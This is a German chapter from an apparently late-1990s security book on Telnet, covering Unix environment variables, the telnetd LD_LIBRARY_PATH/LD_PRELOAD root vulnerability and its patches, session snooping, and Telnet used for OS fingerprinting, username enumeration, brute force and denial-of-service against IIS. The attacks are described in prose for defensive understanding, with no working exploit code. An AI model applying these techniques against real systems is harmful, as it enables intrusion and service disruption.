> *In einigen Versionen des Telnet-Daemons, die RFC 1408 oder 1572 (beide mit dem Titel »Telnet Environment Option«) unterstützen und auf Systemen laufen, die auch die gemeinsame Nutzung von Objekt-Bibliotheken (shared object libraries) unterstützen, existiert eine Sicherheitslücke... Lokale und entfernte Benutzer mit oder ohne lokale Accounts können sich auf dem Zielsystem Root-Zugang verschaffen.*

Viele Sites sind von dieser Sicherheitslücke betroffen. Um das Problem verstehen zu können, müssen Sie den Begriff *Umgebung* richtig verstehen. Im Unix-Jargon bezieht sich dieser Begriff im allgemeinen auf die Umgebung der Shell (d.h. welche Shell Sie standardmäßig benutzen, welche Terminal-Emulation Sie verwenden und so weiter).

Hinweis:

DOS/Windows-Benutzer können dies vielleicht am besten verstehen, wenn sie über einige der Angaben in den Dateien AUTOEXEC.BAT und CONFIG.SYS nachdenken. Die Variablen werden dort mit Hilfe des SET-Befehls gesetzt, wie in SET PATH=C:\;C:\WINDOWS; (die PATH-Umgebungsvariable ist eine von mehreren, die in der DOS-Umgebung spezifiziert werden können). Diese Angaben definieren, wie Ihre Programmumgebung aussehen wird, wenn Sie in den Befehlsmodus booten. Einige übliche Umgebungsvariablen, die Sie auf diese Weise setzen können, sind Shell, Pfad, Zeitzone etc.

Ändern der Umgebung

In Unix kann man sich die Umgebung ansehen oder diese verändern, indem man den Befehl env verwendet. Hier ist ein Beispiel für die Ausgabe, die Sie dann sehen könnten.

```
> env

ignoreeof=10
HOSTNAME=samshacker.samshack.net
```

```
LOGNAME=tr
MINICOM=-c on
MAIL=/spool/mail/samshack
TERM=ansi
HOSTTYPE=i386-linux
PATH=/usr/local/bin:/bin:/usr/bin:.:/sbin:/usr/sbin:.
HOME=/usr/local/etc/web-clients/samshacker/./
SHELL=/bin/bash
LS_OPTIONS=--8bit --color=tty -F -T 0
PS1=\h:\w\$
PS2=>
TAPE=/dev/nftape
MANPATH=/usr/local/man:/usr/man/preformat:/usr/man:/usr/X11/
[ic:ccc]man:/usr/openwin/man
LESS=-MM
OSTYPE=Linux
OPENWINHOME=/usr/openwin
SHLVL=2
BASH=/bin/bash
LS_COLORS=
_=/bin/csh
PWD=/usr/local/etc/web-clients/samshacker/./
USER=tr
HOST=samshack
```

Dieses Listing ist eine sehr umfangreiche Ausgabe auf einem Rechner, auf dem wahrscheinlich mehrere virtuelle Domains eingerichtet sind. Sie erkennen einen Hinweis darauf an dem vermeintlich nutzlos angehängten /./ am HOME-Verzeichnis des Benutzers. Dieses Suffix hat aber für manche Implementationen des ftp-Daemons eine spezielle Bedeutung: Der Benutzer kann die Verzeichnisse unterhalb dieses Pfads nicht verlassen, wenn er sich per ftp eingeloggt hat. Das ist insbesondere dann nutzbringend, wenn mehrere Benutzer oder Firmen Zugang zu dem Rechner haben und voneinander getrennt bleiben sollen. Bei virtuellen Hosts oder Domains ist das meistens der Fall. Ein reiner Shell-Rechner liefert eine überschaubarere Ausgabe:

```
samshacker% /usr/ucb/printenv
HOME=/home/hacker
HZ=100
LOGNAME=hacker
MAIL=/var/mail/hacker
PATH=/usr/bin:
SHELL=/sbin/sh
TERM=ansi
TZ=US/Pacific
PWD=/home/hacker
USER=hacker
```

Diese Ausgabe stammt von einer SPARCstation 10, auf der ich zum Schein einen Shell- Account

eingerichtet habe (das erste Beispiel war ein Linux-Rechner). Dies ist eine sehr abgespeckte Umgebung. Die PATH-Angabe (Zeile 6) zeigt nur auf /usr/bin. Das ist eigentlich unzweckmäßig, da es auf einem Unix-System sehr viel mehr Binärdateien gibt als nur die in /usr/bin befindlichen. Zum Beispiel gibt es noch welche in /usr/sbin, /usr/bin/X11 und so weiter. Sie können sehen, daß sogar der Befehl (printenv) durch Angabe des gesamten absoluten Pfads erteilt wurde (/usr/ucb/printenv). Der Befehl env befindet sich im Verzeichnis /usr/bin.

Hinweis:

Die PATH-Angabe funktioniert bei Unix fast genauso wie die von DOS. Verzeichnisse, die Sie gerne im Pfad hätten, müssen in der PATH-Zeile angegeben und durch Doppelpunkte (statt Semikolons) getrennt werden. Durch die Angabe dieser Verzeichnisse in der PATH-Zeile geben Sie dem Benutzer die Möglichkeit, auf Befehle innerhalb dieser Verzeichnisse zuzugreifen (wobei es keine Rolle spielt, in welchem Verzeichnis er sich gerade befindet).

Terminal-Emulation

Andere in dem obigen Beispiel gesetzte Variablen sind HOME, MAIL, SHELL und TERM. TERM ist eine der wichtigsten Variablen und gibt die Art der *Terminal-Emulation* an, die Sie verwenden werden. Da vielleicht nicht jeder von Ihnen weiß, was eine Terminal-Emulation ist, möchte ich dies kurz erklären.

Vor Jahren waren die meisten Server Großrechner (Mainframes). Damals hatten die Benutzer keine leistungsfähigen PCs, die mit dem Großrechner verbunden waren, sondern Terminals, die (normalerweise) aus Rechnern ohne Festplatte bestanden. Es waren eigentlich nur Datensichtgeräte, bei denen Bildschirm und Tastatur oft eine Einheit bildeten. Auf der Rückseite der Terminals gab es eine Reihe von Anschlüssen, die unterschiedliche Verbindungsarten ermöglichten. Eine beliebte Methode war eine rudimentäre serielle Verbindung, die einzig und allein aus einem Kabel zur direkten Verbindung über die seriellen Schnittstellen bestand. Andere Terminals hatten Netzwerkkarten, die über Netzwerkkabel mit dem Großrechner verbunden waren (z.B. Ethernet).

Auf jeden Fall hatten diese Terminals eine sehr eingeschränkte Funktionalität (zumindest verglichen mit durchschnittlichen PCs). Auf der Hauptplatine eines solchen Terminals befand sich ein wenig Arbeitsspeicher und Firmware (auf der Platine gespeicherte Software). Diese Firmware bot dem Benutzer einige Möglichkeiten. Man konnte z.B. die Geschwindigkeit und Art der Verbindung einstellen, das lokale Echo (de)aktivieren und so weiter. Manchmal konnte man auch den verwendeten Druckertyp einstellen, oder den Port, von dem die Daten gesendet werden sollten.

Tip:

Solche Terminals werden in bestimmten Usenet-Newsgruppen immer noch verkauft. Wenn Sie z.B. Student und knapp bei Kasse sind und Ihnen eine Form des Ethernet- oder sogar seriellen Anschlusses an den Server Ihrer Uni angeboten wurde, und dieser Server-Account ein Shell-Account ist, sollten Sie sich ein Terminal besorgen. So können Sie für wenig Geld einen High-Speed-Zugang zum Internet erhalten. Sie können zwar im allgemeinen nichts auf eine Festplatte speichern, aber Sie können immerhin ausdrucken, was Sie auf dem Bildschirm gerade sehen. Sie werden staunen, wie schnell sich die Seiten aufbauen. Das sind ideale Voraussetzungen für Internet Relay Chat (IRC). Diese Terminals sind klein, billig und schnell.

Die beiden bekanntesten Terminals waren das Tektronix 4010 und das VT100 (und das IBM 3270, das ein bißchen unterschiedlich war). Sie konnten eine festgelegte Anzahl von Zeichen pro Zeile und Zeilen pro Bildschirm anzeigen. Die meisten Terminals hatten zwei unterschiedliche Einstellungsmöglichkeiten für die Darstellung. Später gab es sogar ein Terminal, das Spalten und schließlich sogar Grafiken darstellen konnte (das Tektronix war grafikorientiert).

Da diese Terminals zur Standardmethode der Verbindung mit Großrechnern wurden, drangen sie auch in die Unix-Welt vor. Deshalb haben alle Unix-Betriebssysteme Tastatur- und Bildschirm-Mappings für Terminals. *Mappings* sind Beschreibungen der Bildschirm- und Tastatureinstellungen. Darin wird z.B. angegeben, wie viele Zeilen und Spalten pro Bildschirm dargestellt werden können, oder - noch wichtiger - welche `[Strg]`-Tastenkombinationen für welche Sonderzeichen stehen. Letztere sind erforderlich, weil bestimmte Terminals mehr Tasten verwenden, als auf einer normalen PC- oder Mac-Tastatur dargestellt sind. Zum Beispiel gibt es zusätzlich zu den Funktionstasten noch spezielle `[P]`-Tasten, mit denen bestimmte Aktionen ausgeführt werden, wie die Aktivierung von Menüs oder die Navigation des Cursors in Datenbanken. Um diese Tasten auf einem PC nachahmen zu können, werden ihre Funktionen dort bestimmten Tastenkombinationen zugewiesen.

Bei Unix werden die Terminal-Mappings normalerweise in der Datei termcap gespeichert. Die Termcap-Library ist ein sehr wichtiger Bestandteil des Systems. Ohne sie wären viele Rechner nicht in der Lage, ordentlich miteinander zu kommunizieren. Wenn Sie z.B. ein frisch installiertes Linux-System haben und keine Änderungen der TERM-Variablen vornehmen, wird sie auf Linux gesetzt. Wenn Sie dann eine Telnet-Verbindung zu einer SPARCstation (oder einem anderen Rechner, der auch seine Default-Einstellung von TERM behalten hat) herstellen, werden Sie nicht in der Lage sein, den Bildschirm mit dem bekannten Befehl clear zu löschen. Der Grund dafür ist, daß die beiden Einstellungen für die Terminal-Emulationen nicht kompatibel sind. Wenn Sie versuchen, ein Programm wie PINE auszuführen - das kompatible Terminal-Typen voraussetzt - wird das Programm mit einer Fehlermeldung abbrechen, die besagt, daß Ihr Terminal nicht unterstützt wird. (Alle neueren Systeme verwenden anstelle der alten /etc/termcap-Datei das terminfo-System, welches aus einem ganzen Baum von Beschreibungsdateien unter /usr/lib/terminfo oder /usr/share/lib/terminfo besteht. Näheres dazu finden Sie in der Unix-Man-Page zu `terminfo`.)

Warnung:

Viele Unix-Distributionen haben vollständige termcap-Listings, die manchmal Hunderte von Terminal-Emulationen enthalten. Wenn Sie ein Unix-Neuling sind und mit dem Gedanken spielen, Ihre termcap-Einträge zu ändern, sollten Sie äußerst vorsichtig sein. Sie könnten zu sehr bizarren Ergebnissen kommen. In einigen Fällen kann etwas, das einmal wie ein nett formatierter Text ausgesehen hat, als eine seltsame Anordnung von verstreuten Textblökken dargestellt werden, die kaum mehr lesbar sind. Sie sollten unbedingt die entsprechende ManPage sorgfältig studieren, bevor Sie anfangen, Ihre termcap-Datei zu verändern.

Man kann viele unterschiedliche Umgebungsvariablen setzen. Diese Variablen haben einen starken Einfluß darauf, wie ein entfernter Rechner Ihre Telnet-Verbindung empfangen, verarbeiten und unterstützen wird. Deshalb wurde im Telnet-Protokoll die Möglichkeit vorgesehen, bestimmte Umgebungsvariablen zum Zeitpunkt der Verbindungsherstellung übergeben zu können. In *RFC 1408* ist dies folgendermaßen beschrieben:

> *Viele Betriebssysteme haben Startinformationen und Umgebungsvariablen, die*

Informationen enthalten, die beim Herstellen einer Telnet-Verbindung an den entfernten Rechner übergeben werden sollen. Statt jedesmal eine neue Telnet-Option zu erzeugen, wenn jemand mit einer neuen Information auftaucht, die über eine Telnet-Sitzung übermittelt werden sollte, von der die Telnet-Sitzung selbst aber gar nichts wissen muß, kann diese generische Informationsoption verwendet werden.

Wegweiser:

Das gesamte RFC 1408 finden Sie unter http://sunsite.auc.dk/RFC/rfc/ rfc1408.html.

Das vor kurzem entdeckte Telnet-Sicherheitsloch basierte auf der Fähigkeit eines Telnet- Servers, diese Umgebungsvariablen zu empfangen, auf sie zu reagieren und ihre Übergabe zu autorisieren. Da diese Option bei Unix-Systemen so verbreitet ist, waren unglaublich viele Plattformen von dieser Sicherheitslücke betroffen.

Diese Schwachstelle tritt häufiger auf, als man erwarten würde. In einem ziemlich spannenden Bericht hat die Firma Novatech die Ergebnisse eines Sicherheitsaudits von einem Netzwerk mit 13 Hosts präsentiert. Darin taucht die Telnet-Sicherheitslücke auf - und *138 weitere Sicherheitslöcher*. Das bemerkenswerteste daran ist, daß dieser Site bereits eine gute Sicherheit bescheinigt worden war, komplett mit Firewall. In Novatechs Auditbericht heißt es:

Dies ist eine Kopie eines Sicherheitsberichts mit Definitionen und Lösungsmöglichkeiten der entdeckten Probleme. Das Netzwerk verfügt über eine hochmoderne Firewall und wurde von CERT überprüft. Wie Sie sehen können, gab es eine Vielzahl kleinerer Probleme und auch ein größeres. Dies war nicht auf Fehler bei der Systemadministration zurückzuführen, sondern auf ein Zusammentreffen der Tatsache, daß sich Systeme dauernd ändern und deshalb ständige Aufmerksamkeit erfordern, und mangelndem Wissen darüber, wie Eindringlinge sich Zugang verschaffen (ein Spezialgebiet). Wir können Ihr System auf fast 300 unterschiedliche Schwachstellen untersuchen, die alle auf einem Zugang über das Internet beruhen.

Wegweiser:

Wenn Sie gegenüber Sicherheitsfragen eher eine Mentalität der Art »abwarten und Tee trinken« haben, sollten Sie diese Site sofort aufsuchen und sich die Ergebnisse des Audits ansehen. Sie sind frappierend. Sie finden die Ergebnisse des Audits unter http://www.novatech.net.au/sample.htm.

Die Zeile, die diese auf der Umgebungsvariablen-Option basierende Telnet-Sicherheitslücke offenbart, sieht folgendermaßen aus:

```
Dynamic Linker Telnet Vulnerability [High Risk]2
```

Diese Zeile sagt aus, daß eine Telnet-Sicherheitslücke der Risiko-Kategorie 2 gefunden wurde (in dem oben zitierten Audit wurde diese Sicherheitslücke gleich bei zwei Hosts innerhalb desselben Teilnetzes gefunden). [High Risk]2 bezeichnet die Schwere der Sicherheitslücke und steht für ein extrem hohes Risiko. Machen Sie sich folgendes noch einmal deutlich: Diese Lücke wurde auf einem Host mit einer modernen Firewall gefunden!

Um die zugrundeliegende Methode verstehen zu können, müssen Sie genau wissen, welche Optionen

von den Clients an den Server übergeben werden können. Eine Möglichkeit ist die Übergabe einer eigenen libc.

Hinweis:

libc ist die Standard-C-Bibliothek. Eine vollständige `libc`-Distribution enthält im allgemeinen Header- und Include-Dateien zur Verwendung bei der C-Programmierung. Alle Unix-Arten haben diese Bibliothek installiert und sind ohne die dynamische Version der Bibliothek (shared object library, `libc.so`) nicht funktionsfähig. Die statische Version der Bibliothek (`libc.a`) ist Voraussetzung für das statische Linken eines Programms, das in der Programmiersprache C geschrieben wurde.

Sam Hartman vom MIT schreibt in seinem Artikel »Telnet Vulnerability: Shared Libraries«:

> *Das Problem ist, daß telnetd es dem Client erlaubt, LD_LIBRARY_PATH, LD_PRELOAD und andere Laufzeit-Linker-Optionen an die Prozeßumgebung des Prozesses zu übergeben, unter dem login läuft.*

Wegweiser:

Hartmans Artikel finden Sie im Web unter http://geek-girl.com/bugtraq/ 1995_4/0032.html.

Bei der Übergabe der Umgebungsoption LD_LIBRARY_PATH an den Server kann ein Cracker diesem Suchpfad ein eigenes Verzeichnis (und damit eine eigene Bibliothek) hinzufügen. Dies kann zu einer Veränderung des dynamischen Link-Prozesses führen, wodurch der Angreifer beliebigen Zugriff auf das System erlangen kann, einschließlich Root-Privilegien.

Hinweis:

Hartman wies darauf hin, daß, wenn das Ziel ein Kerberos-basiertes telnetd verwendet, nur Benutzer mit einem gültigen Account auf dem entfernten Rechner den Angriff ausführen können. Ich vermute allerdings, daß der Großteil der Rechner nicht mit einer derartig abgesicherten Telnet-Version ausgerüstet ist.

Noch etwas ist an dieser Sicherheitslücke interessant: Es wurde festgestellt, daß man Telnet- Sitzungen identifizieren konnte, in denen die Umgebungsvariablen durch Ausführung einer ps-Anweisung übergeben wurden. Larry Doolittle stellte jedoch fest, daß man bei bestimmten Unix-Betriebssystemen (besonders Linux) Root sein mußte, um solche Prozesse ausführen zu können. Als Antwort auf den Hartman-Bericht schrieb Doolittle folgendes:

> *Neuere Linux-Kernel ermöglichen den Zugriff auf Umgebungsvariablen durch ps niemandem außer dem Benutzer selbst. D.h., /proc/*/environ ist durch den Modus 400 geschützt. Das könnte Leute verwirren, die Ihre Empfehlungen lesen, da sie Umgebungen für ihren eigenen Prozeß sehen würden, aber nicht die von root. Um die Umgebungsvariablen von Logins zu überprüfen, müssen Sie ps als root ausführen.*

Wegweiser:

Den Artikel von Larry Doolittle finden Sie im Web unter http://geek-girl.com/bugtraq/1995_4/0042.html.

Hier finden Sie Patches für verschiedene Distributionen von telnetd:

- **DEC** (OSF/1) ftp://ftp.service.digital.com/ public/osf/v3.2c/ssrt0367_c032. Eine komprimierte Version finden Sie unter ftp://ftp.ox.ac.uk/pub/comp/security/software/patches/telnetd/
- **Linux allgemein** ftp://ftp.ox.ac.uk/pub/comp/security/software/patches/telnetd/ linux/telnetd/
- **Red Hat Linux** http://www.io.com/~ftp/mirror/linux/redhat/redhat/updates/i386/ NetKit-B-0.09-1.1.i386.rpm
- **SGI** (IRIX) ftp://sgigate.sgi.com/security/

Hinweis:

Obwohl Patches für dieses Problem herausgegeben worden sind, könnten einige andere mit Telnet verbundene Module und Programme immer noch betroffen sein. Erst im Februar 1997 wurde berichtet, daß in.telnetsnoopd durch die Übergabe von LD_PRELOAD auf einigen Plattformen, einschließlich Linux, verwundbar sei. Es gibt jedoch einen Patch für dieses Problem, den Sie hier finden: ftp://sunsite.unc.edu/.

Das normale Telnet ist kein besonders sicheres Protokoll. Man kann eine Telnet-Sitzung leicht abhören. Es gibt zu diesem Zweck sogar ein Utility, das *ttysnoop* heißt. Sein Autor, Carl Declerck, beschreibt es so:

> *[ttysnoop] ermöglicht Ihnen, Login-ttys über ein anderes tty-Gerät oder Pseudo-tty auszuspionieren. Der ausspionierende tty wird zu einem »Klon« des ursprünglichen tty und leitet sowohl Ein- als auch Ausgaben von bzw. zu diesem.*

Wegweiser:

Declercks README für ttysnoop 0.12 (alpha) finden Sie unter http:// ion.apana.org.au/pub/linux/sources/admin/ttysnoop-0.12.README.

Hinweis:

ttysnoop ist nicht einfach nur ein Telnet-spezifischer Snooper; er spioniert das tty aus, nicht das Telnet-Protokoll. Ein Netzwerk-Sniffer wie sniffit kann ebenfalls verwendet werden (und ist wahrscheinlich geeigneter), um das Telnet-Protokoll auszuspionieren.

Telnet-Sitzungen sind zudem besonders sensibel. Ein Grund dafür ist, daß diese Sitzungen oft wie ein »Inselhüpfen« durchgeführt werden. D.h. der Benutzer kann sich mit einem Netzwerk-Rechner per Telnet verbinden, um seine Webseiten zu aktualisieren; von dort aus kann der Benutzer sich per Telnet mit einem anderem Rechner verbinden und dann wieder mit einem anderen usw. Wenn ein Crakker eine solche Sitzung ausspioniert, kann er Benutzerkennungen und Paßwörter für andere Systeme herausfinden.

27.1.3 Haben diese Angriffe überhaupt noch Zweck?

Aufgrund mangelnder Kenntnisse über diese Angriffe: ja. Die oben beschriebene Umgebungsvariablen-Attacke ist auf vielen Systemen immer noch recht wirkungsvoll. Und das, obwohl

es im Internet genügend Advisories zu diesem Angriff gibt.

27.1.4 Telnet als Waffe

Telnet ist ein interessantes Protokoll. Wie ich bereits erwähnt habe, können Sie eine Menge in Erfahrung bringen, wenn Sie Telnet verwenden. Sie können z.B. herausfinden, welche Version des Betriebssystems auf dem Rechner läuft. Die meisten Unix-Distributionen geben diese Informationen bei der Verbindungsherstellung an. Es wurde von mindestens einer zuverlässigen Quelle berichtet, daß verschiedene Scanner die Informationsausgabe bei der Verbindungsherstellung dazu verwenden, den Systemtyp zu identifizieren (SATAN ist einer dieser Scanner). Das Betriebssystem kann man im allgemeinen durch eine Verbindung auf einen oder mehrere der folgenden Ports herausbekommen:

- Port 21 - FTP
- Port 23 - Telnet (Default)
- Port 25 - Mail
- Port 70 - Gopher
- Port 80 - HTTP

Hinweis:

Obwohl ich hier nur fünf Ports aufgeführt habe, kann man sich mit den meisten TCP/IP-Ports verbinden, wenn man eine Telnet-Sitzung initiiert. Einige dieser Ports bleiben während der Verbindung absolut passiv, und der Benutzer kann nicht erkennen, daß etwas passiert. Das ist z.B. bei Port 80 (HTTP) so. Dennoch können Sie über Telnet Anfragen an Port 80 machen, und wenn diese Anfragen gültig sind, wird Port 80 auch antworten. (Die Anfragen müssen noch nicht einmal gültig sein. Eine fehlerhafte GET-Anweisung wird eine lebhafte Antwort des Web-Servers auslösen, wenn die Anfrage ausreichend schlecht formuliert ist.)

In ihrer inzwischen berühmten Abhandlung »Improving the Security of Your Site by Breaking Into It« weisen Dan Farmer und Wietse Venema darauf hin, daß Ports angegriffen werden können. Sie sprechen insbesondere Port 6000 an:

> *Das X-Windows-System verwendet normalerweise Port 6000... Wenn es nicht richtig abgesichert ist (über Magic-Cookie- oder xhost-Mechanismen), können Fensterinhalte abgefangen oder eingesehen werden, Tastatureingaben der Benutzer gestohlen werden, Programme entfernt ausgeführt werden etc. Außerdem kann, wenn auf dem Ziel X läuft und es Telnet auf Port 6000 akzeptiert, dies für eine DoS-Attacke ausgenutzt werden, da das Fenstersystem des Ziels oft für kurze Zeit »eingefroren« werden kann.*

Wegweiser:

»Improving the Security of Your Site by Breaking Into It« finden Sie im Web unter http://stos-www.cit.cornell.edu/Mark_html/Satan_html/docs/ admin_guide_to_cracking.html.

Farmer und Venema weisen in diesem Dokument auf viele Angriffe hin, die mit Telnet alleine oder in Verbindung mit anderen Programmen implementiert werden können. Eine dieser Attacken betrifft ein X-Terminal:

X-Terminals sind normalerweise plattenlose Clients. Das sind Geräte, die nur über die minimale Hard- und Software-Ausstattung verfügen, um sich mit einem X-Server verbinden zu können. Sie werden am häufigsten in Universitäten benutzt und bestehen aus einem 17- oder 19-Zoll-Monitor, einer Basis, einer Tastatur und einer Maus. Das Terminal unterstützt normalerweise ein Minimum von 4 Mbyte RAM, aber einige können bis zu 128 Mbyte aufnehmen. X-Terminals haben außerdem eine Client-Software, mit deren Hilfe sie sich mit dem Server verbinden. Normalerweise erfolgt die Vernetzung über einen Fast-Ethernet-Anschluß auf der Rückseite des Terminals. X- Terminals stellen eine High-Speed-Anbindung an X-Server zur Verfügung, zusammen mit einer Hochleistungsgrafik. Diese Rechner werden im Internet verkauft und eignen sich ausgezeichnet als »zusätzliche« Terminals für zu Hause. (Sie sind besonders gut für Übungszwecke zu gebrauchen.)

Die X-Terminal-Technik von Farmer und Venema verwendet eine Kombination von rsh und Telnet zur Durchführung eines koordinierten Angriffs. Die Technik beinhaltet die Stapelverarbeitung mehrerer Befehle. Der Cracker verwendet rsh zur Verbindung mit dem X-Terminal und ruft dann das Telnet-Client-Programm des X-Terminals auf. Schließlich wird die Ausgabe an das lokale Terminal des Crackers umgeleitet, indem die DISPLAY-Option oder - Variable angegeben wird.

Eine weitere interessante Aufgabe, für die Telnet verwendet werden kann, ist die unmittelbare Feststellung, ob es sich bei dem Ziel um eine reale oder eine *virtuelle Domain* handelt (das kann man auch auf andere Weise herausfinden, aber nicht so schnell). Dem Cracker kann dies helfen, genau festzustellen, welchen Rechner er knacken muß, um an Ihre Ressourcen zu gelangen.

Eine *reale Domain* ist normalerweise eine Domain, die beim InterNIC registriert worden ist und ihren eigenen dedizierten Server hat. Irgendwo steht ein Rechner mit einer permanenten IP-Adresse, und dieser Rechner ist ständig an das Internet angebunden (über ein 28.8-Kbps- Modem, ISDN, 56-Kbps-Modem, Frame Relay, T1, T3, ATM oder vielleicht sogar FDDI). Wenn Sie also mit einer solchen realen Site eine Telnet-Verbindung herstellen, erreichen Sie genau diesen Rechner und keinen anderen.

Virtuelle Domains sind dagegen einfach nur Verzeichnisse auf einem realen Server, die mit einem bestimmten Domainnamen verbunden sind. D.h. Sie bezahlen einen ISP für die Registrierung Ihres Domainnamens und die Bereitstellung eines Verzeichnisses auf seiner Festplatte, das mit diesem Namen verbunden ist. So erwecken Sie durch die Adresse Ihr_Unternehmen.com den Anschein, als hätten Sie einen realen Server. Wenn Internet- Benutzer ihren Browser auf www.Ihr_Unternehmen.com führen, erreichen sie in Wirklichkeit den Server Ihres ISPs. Dieser Server leitet die Verbindungsanforderung dann an Ihr Verzeichnis weiter. Diese virtuellen Domains sind aus mehreren Gründen sehr beliebt, unter anderem wegen der geringeren Kosten. Ihr Unternehmen muß auf diese Weise keinen eigenen Server bereitstellen und vermeidet damit die Ausgaben für:

- Hardware
- Software
- 24-Stunden-Wartung
- Technischen Support

Sie zahlen einfach eine Einrichtungsgebühr (und danach monatliche Gebühren), und der ISP kümmert sich um den Rest. Für Cracker könnte dies eine wichtige Information sein. Wenn ein Cracker z.B. Ihre

Domain knacken will - ohne vorher festzustellen, ob Ihr Rechner ein realer Server ist -, könnte er sich Ärger einhandeln. Er denkt, er würde irgendeinen kleinen Rechner in Ihrem Büro knacken, und in Wirklichkeit ist er dabei, einen großen, bekannten Netzwerkprovider anzugreifen.

Telnet gibt den Status Ihres Servers unmittelbar preis. Wenn ein Cracker eine Telnet-Sitzung zu Ihr_Unternehmen.com initiiert (und bei der Verbindungsherstellung den Namen des Rechners als Node eines anderen, größeren Netzwerks sieht), weiß er sofort, daß Ihre Adresse eine virtuelle Domain ist.

Telnet kann auch noch zu anderen schändlichen Zwecken eingesetzt werden. Einer ist die beliebte *Gewaltattacke (brute-force-Angriff)*. Ich bin mir nicht sicher, warum Gewaltattakken bei jungen Crackern so beliebt sind; fast alle Server führen heutzutage irgendeine Art der Protokollierung durch. Dennoch hat diese Methode bis heute überlebt. Diese Angriffe werden meistens über Telnet-Clients initiiert, die ihre eigene Scriptsprache eingebaut haben. Tera Term ist eine solche Applikation.

Tera Term verfügt über eine Sprache, die Ihnen die Möglichkeit gibt, Telnet-Sitzungen zu automatisieren. Diese Sprache kann zum Schreiben von Scripts verwendet werden, die gültige Benutzernamen auf einem System herausfinden können, das sich weigert, auf finger- oder sendmail-expn-Anforderungen hin Informationen preiszugeben. Die Telnet-Versionen geben diese Informationen auf unterschiedliche Art aus. Wird z.B. ein falscher Benutzername angegeben, wird die Verbindung gekappt. Wenn jedoch ein gültiger Benutzername eingegeben wird, wird ein neuer login:-Prompt ausgegeben.

Wegweiser:

Tera Term finden Sie unter http://www2.tinet-i.or.jp/cybird-f/windows/ comm/ttermv13.zip

Außerdem ist Telnet auch ein ausgezeichnetes Tool um festzustellen, ob ein bestimmter Port offen ist oder ob auf einem Server ein bestimmter Dienst läuft. Telnet kann auch als Waffe für DoS-Angriffe verwendet werden. Durch das Senden von Müll an bestimmte Ports eines NT-Web-Servers unter IIS kann man den Zielprozessor auf eine Auslastung von 100% treiben. Das Initiieren von Telnet-Sitzungen zu anderen Ports eines NT-Web-Servers kann den Rechner dazu bringen, sich aufzuhängen bzw. abzustürzen. Das geschieht insbesondere nach Aussenden einer Telnet-Verbindungsanforderung an Port 135.

Wegweiser:

Microsoft hat eine Abhilfe für dieses Problems herausgegeben, die Sie hier finden: ftp://ftp.microsoft.com/bussys/winnt/winnt-public/fixes/usa/ nt40/.

Man kann auch Microsofts Internet Information Server zum Absturz bringen, indem man sich per Telnet mit Port 80 verbindet und eine GET.../...-Anforderung ausführt. Dieses Problem wurde Berichten zufolge jedoch durch den Microsoft Windows NT Service Pack 2 für Windows NT 4.0 behoben. Wenn Sie dieses Service Pack nicht haben, sollten Sie ihn sich unbedingt besorgen. Eine gute Abhandlung über dieses und andere Probleme können Sie in dem *Denial of Service Info* finden, das Chris Klaus von Internet Security Systems gepostet hat. Darin schreibt Klaus:

> *Wenn der Filesharing-Dienst für jeden verfügbar und zugänglich ist, kann dies dazu führen, daß der NT-Rechner abstürzt und neu gebootet werden muß. Diese Technik verwendet den Dot-Dot-Bug auf einem Windows-95-Rechner und ermöglicht es jedem, Zugriff auf die*

gesamte Festplatte zu erlangen. Diese Sicherheitslücke ist in der Microsoft Knowledge Base dokumentiert, in Artikel Nummer Q140818, überarbeitete Fassung vom 15. März 1996. Abhilfe schafft die Installation des neuesten Service Pack für Windows NT Version 3.51. Das neueste Service Pack mit diesem Patch ist Service Pack 4.

Wegweiser:

Das Denial of Service Info finden Sie unter http://geek-girl.com/bugtraq/ 1996_2/0052.html.

Hinweis:

Diese Sicherheitslücke gab es nur beim Internet Information Server 2.0 Webserver (HTTP). Spätere Versionen von IIS sind Berichten zufolge nicht mehr davon betroffen.

Schließlich wird Telnet auch noch gerne dazu verwendet, Mail und News zu fälschen. Versender von Massen-Mailings (Spams) verwenden diese Möglichkeit oft anstelle des regulären Postens von Usenet-Nachrichten. Es gibt bestimmte Optionen, die so gesetzt werden können, daß diese »Spammer« zumindest einige der Abwehrmaßnahmen umgehen können, die von Robots zur Abwehr von Spams im Usenet erzeugt werden.

27.2 Zusammenfassung

Telnet ist ein sehr vielseitiges Protokoll, und mit etwas Aufwand kann man es zu einem sicheren Protokoll machen. (Ich persönlich bevorzuge SSH als Ersatz für Telnet, da es vor dem Ausspionieren von Telnet-Sitzungen schützt). In seiner Default-Konfiguration ist Telnet jedoch nicht immer sicher. Wenn Sie ältere Software verwenden (vor 1997), sollten Sie überprüfen, ob die entsprechenden Patches installiert wurden.

Telnet kann auch dazu verwendet werden, entfernte Hosts anzugreifen oder von ihnen Informationen zu erhalten (einige Möglichkeiten wurden in diesem Kapitel beschrieben). Wenn dieses Buch erscheint, werden bereits viele andere Telnet-Attacken aufgetaucht sein. Wenn Sie ein Netzwerk betreiben und beabsichtigen, Ihren Benutzern Telnet-Zugriff zu ermöglichen, sollten Sie sich in acht nehmen. Das gilt besonders für neue Telnet-Server. Diese neuen Server könnten Bugs enthalten, die noch unentdeckt sind. Und da Telnet sehr interaktiv ist und dem Benutzer viele Möglichkeiten gibt, Befehle auf entfernten Rechnern auszuführen, ist jedes Sicherheitsloch in einer Telnet-Distribution ein kritisches. In dieser Hinsicht steht es auf einer Stufe mit FTP oder HTTP (oder ist vielleicht sogar noch ernster).

27.2.1 Informationsquellen

Sendmail Bug Exploits List. Erläutert Methoden zum Angreifen von Sendmail. Einige dieser Techniken beruhen auf Telnet. http://www.tern.com.hk/~death/buglist.htm

Improving the Security of Your Site by Breaking Into It. Dan Farmer und Wietse Venema. http://stos-www.cit.cornell.edu/Mark_html/Satan_html/docs/ admin_guide_to_cracking.html

The Telnet Protocol Specification (RFC 854). J. Postel und J. Reynolds. Mai 1983. http://sunsite.auc.dk/RFC/rfc/rfc854.html

The Telnet Environment Option (RFC 1408). D. Borman, Editor. Cray Research, Inc. Januar 1993. http://sunsite.auc.dk/RFC/rfc/rfc1408.html

Telnet Environment Option (RFC 1572). S. Alexander. ftp://ds.internic.net/rfc/ rfc1572.txt

Telnet Authentication: SPX (RFC 1412). K. Alagappan. ftp://ds.internic.net/rfc/ rfc1412.txt

Telnet Remote Flow Control Option (RFC 1372). C. Hedrick und D. Borman. ftp://ds.internic.net/rfc/rfc1372.txt

Telnet Linemode Option (RFC 1184). D. A. Borman. ftp://ds.internic.net/rfc/ rfc1184.txt

The Q Method of Implementing Telnet Option Negotiation (RFC 1143). D. J. Bernstein. ftp://ds.internic.net/rfc/rfc1143.txt

